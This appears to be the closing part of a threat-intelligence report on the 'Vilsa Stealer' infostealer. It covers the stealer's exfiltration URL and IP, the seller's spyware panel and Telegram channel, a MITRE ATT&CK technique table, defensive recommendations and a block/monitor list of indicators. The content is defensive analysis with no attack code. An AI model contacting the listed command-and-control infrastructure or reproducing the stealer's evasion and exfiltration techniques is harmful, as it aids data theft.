


Based on our analysis, we discovered that the threat actor is using the URL “**hxxp://bundeskriminalamt.agency/**” to upload stolen data to a remote server which directs to an online dashboard or interface utilized by the threat actor. Based on our further research, this URL appears to be similar to 1312 Stealer.


The associated IP address for this server is **83.136.208.208**. With medium confidence, we can indicate the threat actor’s location.




The link redirects to a login page for a spyware panel, which then forwards to the contact details.



The contact details for the panel can be found on a Telegram channel, which was created on September 26, 2024.




In the channel, the seller promotes access and provides contact information in order to purchase.



MITRE Framework		
Tactic	ID	Technique
Execution	T1059	Command and Scripting Interpreter
Execution	T1129	Shared Modules
Persistence	T1574.002	Hijack Execution Flow: DLL Side-Loading
Defense Evasion	T1027.009	Obfuscated Files or Information: Embedded Payloads
Defense Evasion	T1036	Masquerading

Defense Evasion	T1070.006	Indicator Removal: Timestomp
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1202	Indirect Command Execution
Defense Evasion	T1497.001	Virtualization/Sandbox Evasion: System Checks
Discovery	T1057	Process Discovery
Discovery	T1082	System Information Discovery
Discovery	T1083	File and Directory Discovery
Discovery	T1518.001	Software Discovery: Security Software Discovery
Collection	T1560	Archive Collected Data
Command and Control	T1071	Application Layer Protocol
Command and Control	T1573	Encrypted Channel
Exfiltration	T1041	Exfiltration Over C2 Channel
Impact	T1486	Data Encrypted for Impact

Diamond Model



CONCLUSION

The rise of “Vilsa Stealer” brings a new level of concern to data theft malware. This sophisticated tool effectively targets sensitive information from various applications, using clever techniques to evade security measures and maintain a foothold on compromised systems. Our findings show how it manipulates startup processes, employs anti-analysis tricks, and uploads stolen data to remote servers. The connections to organized cybercrime, particularly through Telegram channels, emphasize the seriousness of this threat. To protect against “Vilsa Stealer” and similar malware, it’s crucial for individuals and organizations to stay alert, adopt strong cybersecurity practices, and prioritize proactive threat intelligence. Awareness and vigilance are key to navigating this evolving landscape.

RECOMMENDATIONS

Strategic Recommendations

- Strengthen Threat Intelligence and Research: Establish a dedicated team to monitor and analyze emerging threats like the “Vilsa Stealer.” This team should focus on tracking malware trends, threat actors, and new techniques used in data theft.
- Develop an Integrated Cybersecurity Framework: Create a holistic cybersecurity strategy that encompasses prevention, detection, response, and recovery tailored to defend against advanced malware threats, particularly data stealers.

- Collaborate with Cybersecurity Communities: Engage with cybersecurity organizations and communities to share insights and best practices regarding new threats and attack vectors, enhancing collective defense strategies.

Management Recommendations

- Appoint a Cybersecurity Program Manager: Designate a cybersecurity leader responsible for overseeing initiatives related to emerging threats like the “Vilsa Stealer,” ensuring resources are allocated effectively.
- Establish Regular Review Mechanisms: Implement processes for periodic reviews of cybersecurity policies and protocols, particularly in response to the evolving landscape of threats posed by malware.
- Invest in Employee Training Programs: Prioritize cybersecurity awareness training that educates employees on recognizing phishing attempts, suspicious links, and the risks associated with malware like “Vilsa Stealer.”

Tactical Recommendations

- Deploy Advanced Endpoint Protection: Utilize endpoint detection and response (EDR) solutions to identify and respond to suspicious activities indicative of malware infections, such as “Vilsa Stealer.”
- Implement Application Whitelisting: Restrict software execution to only trusted applications, thereby preventing unauthorized malware from running on organizational systems.
- Conduct Regular Penetration Testing: Perform simulated attacks to identify vulnerabilities that data stealers might exploit, allowing for timely remediation of security gaps.
- Enhance Data Loss Prevention (DLP) Measures: Implement DLP tools to monitor and control sensitive data transfers, helping to prevent unauthorized data exfiltration.
- Establish Incident Response Protocols: Develop and regularly test incident response plans to ensure rapid and effective action in the event of a data breach or malware infection, specifically targeting scenarios involving sophisticated stealers.

LIST OF IOCS

No	Indicator	Remarks
1.	2b4df2bc6507f4ba7c2700739da1415d	Block
2.	http://bundeskriminalamt.agency/	Block
3.	83.136.208.208	Monitor